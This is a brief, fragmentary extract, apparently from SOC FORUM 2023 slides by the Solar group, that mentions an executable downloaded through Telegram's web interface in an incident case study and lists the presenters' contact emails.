21.2.0.EXE» СОЗДАН ЯНДЕКС.БРАУЗЕРОМ И ПОЛУЧЕН ИЗ ВЕБ-ИНТЕРФЕЙСА TELEGRAM

https://web.telegram.org/k/download/150xxx0543



Case 3. Схема, итоги

SOC FORUM 2023



SOC FORUM 2023

a.razumov@rt-solar.ru
i.firstov@rt-solar.ru

ГК «СОЛАР»